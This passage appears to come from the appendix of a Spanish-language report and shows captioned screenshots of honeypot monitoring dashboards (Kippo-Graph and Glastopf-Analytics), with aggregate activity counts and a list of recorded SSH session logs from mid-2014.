


Figura 18: Página de Login




Figura 19: Sistema de Administración

2. Sistema Kippo-Graph




Figura 20: Kippo-Index





Figura 21: Kippo-Graph



Input presentation and statistics gathered from the honeypot system

Overall post-compromise activity

Post-compromise human activity	
Total number of commands	Distinct number of commands
110	74


Downloaded files	
Total number of downloads	Distinct number of downloads
4	4

Human activity inside the honeypot

The following vertical bar chart visualizes the top 20 busiest days of real human activity, by counting the number of input to the system.

The following line chart visualizes real human activity per day, by counting the number of input to the system for each day of operation.
Warning: Dates with zero input are not displayed.

Figura 22: Kippo-Input



KIPPO-GRAPH

FAST VISUALIZATION FOR YOUR KIPPO SSH HONEYPOT STATS

Version: 0.9.3 | Website: bruteforce.gr/kippo-graph

HOMEPAGE KIPPO-GRAPH KIPPO-INPUT KIPPO-PLAYLOG KIPPO-IP KIPPO-GEO GRAPH GALLERY

Replay input by attackers captured by the honeypot system

The following table displays a list of all the logs recorded by Kippo.

ID	Timstamp	Size	Play the log
1	2014-07-01 00:55:57	0.11kb	Play
2	2014-07-01 00:03:21	0.11kb	Play
3	2014-06-29 10:35:57	0.11kb	Play
4	2014-06-26 06:50:03	0.11kb	Play
5	2014-06-26 03:28:51	0.11kb	Play
6	2014-06-24 03:14:38	0.11kb	Play
7	2014-06-24 03:00:22	0.11kb	Play
8	2014-06-24 02:59:20	0.11kb	Play
9	2014-06-23 22:18:10	0.11kb	Play
10	2014-06-23 05:07:48	0.11kb	Play
11	2014-06-22 16:02:54	0.11kb	Play
12	2014-06-19 09:29:38	0.11kb	Play
13	2014-06-19 02:20:06	0.11kb	Play
14	2014-06-19 02:18:22	0.11kb	Play
15	2014-06-15 20:18:06	0.11kb	Play
16	2014-06-15 14:07:24	61.54kb	Play

Figura 23: Kippo-Playlog




Figura 24: Kippo-Ip




Figura 25: Kippo-Geo




Figura 26: Kippo Graph-Gallery

3. Sistema Glastopf-Analytics




Figura 27: Glastopf-Analytics Login




Figura 28: Glastopf-Analytics Index




Figura 29: Glastopf-Analytics Top Files




Figura 30: Glastopf-Analytics Last Files

